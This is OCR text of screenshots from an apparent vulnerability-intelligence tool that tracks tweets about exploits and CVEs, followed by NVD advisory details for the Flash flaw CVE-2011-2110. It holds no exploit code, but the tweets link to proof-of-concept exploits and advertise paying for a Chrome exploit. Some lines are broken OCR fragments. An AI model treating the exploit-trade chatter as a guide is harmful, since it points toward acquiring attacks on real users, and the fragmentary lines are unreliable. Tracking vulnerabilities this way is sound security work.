
4hr | 5hr | 6hr | 7hr

Timeline © SIMILE

Oct 7 | Oct 8 | Oct 9 | Oct 10 | Oct 11

Feather | Fly | Heavy | Light | Middle | None | Obese


Talkback
Trending Items
Mined Items
Origin Users
Statistics
Data Feeds
About
Vulnerability ID Lookup
Search
poc
Filters
Medium:
Twitter (74)
Mining Type:
Vuln. reference (66)
0day reference (8)
Tags:
Exploit (58)
Hot, Exploit (9)
Exploit, Analysis (3)
Hot, Exploit, Analysis (2)
Analysis (1)
Exploit, Recent (1)
Vulnerability ID:
17 MS12-020
5 MS11-083
2 CVE-2011-3230
2 CVE-2011-3379
2 CVE-2012-0002
2 CVE-2012-0830
Weight:
Middle (52)
Heavy (8)
None (5)
Feather (3)
Fly (3)
Obese (3)
Child Items:
0
513
Language Code:
56 English
Mined Items
This view shows all unique mined items using relative weight filtering.
TIMELINE • LIST • MAP • GRID
Select Language
74 vuln ref filtered from 3130 originally (Reset All Filters)
28 results out of 74 cannot be plotted.
Map
Satellite
Hybrid
My PoC for PHP RCE bug (CVE-2012-0830). I tried with PHP-FPM without Suhosin.
http://t.co/OvZWmP3O
— sleepya_ at 2012-02-04T17:37:45
Heavy: 40
Hot, Exploit
Greenland
Iceland
Finland
Canada
United States
Mexico
North Atlantic Ocean
Spain
Italy
Turkey
China
South Korea
North Pacific Ocean
Iraq
Iran
Afghanistan
Pakistan
Algeria
Libya
Egypt
Saudi Arabia
Mali
Niger
Chad
Sudan
Nigeria
Ethiopia
Venezuela
Colombia
Peru
Brazil
Bolivia
Chile
Argentina
DR Congo
Kenya
Tanzania
Angola
Namibia
Botswana
Madagascar
South Africa
South Atlantic Ocean
Indian Ocean
Indonesia
Papua New Guinea
Australia
New Zealand
South
2000 mi
2000 km
Imagery ©2012 NASA, TerraMetrics, Map data ©2012 MapLink, Tele Atlas - Terms of Use
Feather
Fly
Heavy
Middle
None
Obese
mixed


Talkback
Trending Items
Mined Items
Origin Users
Statistics
Data Feeds
About
Vulnerability ID Lookup
Search
chrome
Filters
Medium:
Twitter (6)
Mining Type:
Vuln. reference (4)
0day reference (2)
Tags:
Exploit (2)
Hot (1)
Hot, Recent (1)
Vulnerability ID:
1 CVE-2011-1807
1 CVE-2011-3879
1 CVE-2012-1535
1 CVE-2012-4930
Weight:
None (26)
Fly (5)
Feather (4)
Middle (3)
Heavy (1)
Light (1)
Obese (1)
Child Items:
0
513
Language Code:
6 English
Mined Items
This view shows all unique mined items using relative weight filtering.
Keyword search
TIMELINE • LIST • MAP • GRID
Grid view
Select Language
6 vuln ref filtered from 3130 originally (Reset All Filters)
Timestamp
Origin
Weight
Child Items
Text
2012-08-15T01:53:47
vuln_
Obese
141
#CVE-2012-1535 Google Chrome Adobe Flash Player Vulnerability http://t.co/vOlHrC1d
2012-10-10T21:58:04
chriseng
Heavy
40
Google patched the Chrome 0day in less than 10 hours. That's called setting the bar. http://t.co/C3lbZxkw
We are paying 505 USD for CVE-2011-1807 Google Chrome exploit. Yes, we pay 5 USD more than @rapid7 (http://bit.ly/j3fquv)
My kernel 0day exploit does not work inside chrome sandbox. damn, what a frustration!
Redirect to chrome :/ / URL: CVE-2011-3879 http://t.co/i8EfQ6jZ by @kinugawamasato
CVE-2012-4930: The SPDY protocol 3 and earlier, as used in Mozilla Firefox, Google Chrome, and other products, c... http://t.co/iA5PAGUM
Chris Eng
VP Research at Veracode. Dad. Amateur photographer. Berkeley graduate and die-hard Cal sports fan. Rabble rouser. ISTJ.
1. So CVE-2011-3229 required cleverness to exploit, but CVE-2011-3230... WTF Apple?!
2. Google patched the Chrome 0day in less than 10 hours. That's called setting the bar.
Boston, MA 42.3584308,-71.0597732
twitter link - http://about.me/chriseng - , followers: 4098 , following: 407 , statuses: 7979
User info for Chris
Filtered for Light-Obese weights

Vulnerability Details

CVE-2011-2110

Adobe Flash Player before 10.3.181.26 on Windows, Mac OS X, Linux, and Solaris, and 10.3.185.23 and earlier on Android, allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, as exploited in the wild in June 2011. CVSS Score : 10.0

Publish Date : 2011-06-16 Last Update Date : 2012-03-19

Basic info

http://www.us-cert.gov/cas/techalerts/TA11-166A.html

CERT TA11-166A

NVD references

http://secunia.com/advisories/44924

SECUNIA 44924


CVE data courtesy of cvedetails.com

Embedded iframe from cvedetails.com

Talkback Items

Daily Statistics

The following chart shows basic statistics for CVE-2011-2110, including total items, unique items, and maximum peak weight of a single item. The various spikes in the chart should be explained in the following section *Unique Items*.



National Cyber-Alert System

Vulnerability Summary for CVE-2011-2110

Original release date: 06/16/2011

Last revised: 03/19/2012

Source: US-CERT/NIST

National Vulnerability Database screenshot

Overview

Adobe Flash Player before 10.3.181.26 on Windows, Mac OS X, Linux, and Solaris, and 10.3.185.23 and earlier on Android, allows remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, as exploited in the wild in June 2011.

Impact

Description, basic info

CVSS Severity (version 2.0):

CVSS v2 Base Score: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 10.0

CVSS metrics

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low

Authentication: Not required to exploit

Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

Database screenshot

lier on Android, allows remote attackers to
in the wild in June 2011.

n, basic info

uption of service

NVD references

US-CERT Technical Alert: TA11-166A

Name: TA11-166A

Hyperlink: http://www.us-cert.gov/cas/techalerts/TA11-166A.html

External Source: CONFIRM

Name: http://www.adobe.com/support/security/bulletins/apsb11-18.htm

Type: Advisory; Patch Information

Hyperlink: http://www.adobe.com/support/security/bulletins/apsb11-18.

External Source: SUSE

Name: openSUSE-SU-2011:0637

Hyperlink: https://hermes.opensuse.org/messages/8782873

External Source: XF

Name: flash-unspec-code-execution(68029)

Hyperlink: http://xforce.iss.net/xforce/xfdb/68029

External Source: SECTRACK

Name: 1025651

Hyperlink: http://www.securitytracker.com/id?1025651

External Source: REDHAT

Name: RHSA-2011:0869

Hyperlink: http://www.redhat.com/support/errata/RHSA-2011-0869.htr

External Source: SECUNIA

Name: 44964

Hyperlink: http://secunia.com/advisories/44964

External Source: SECUNIA


Name: 44950

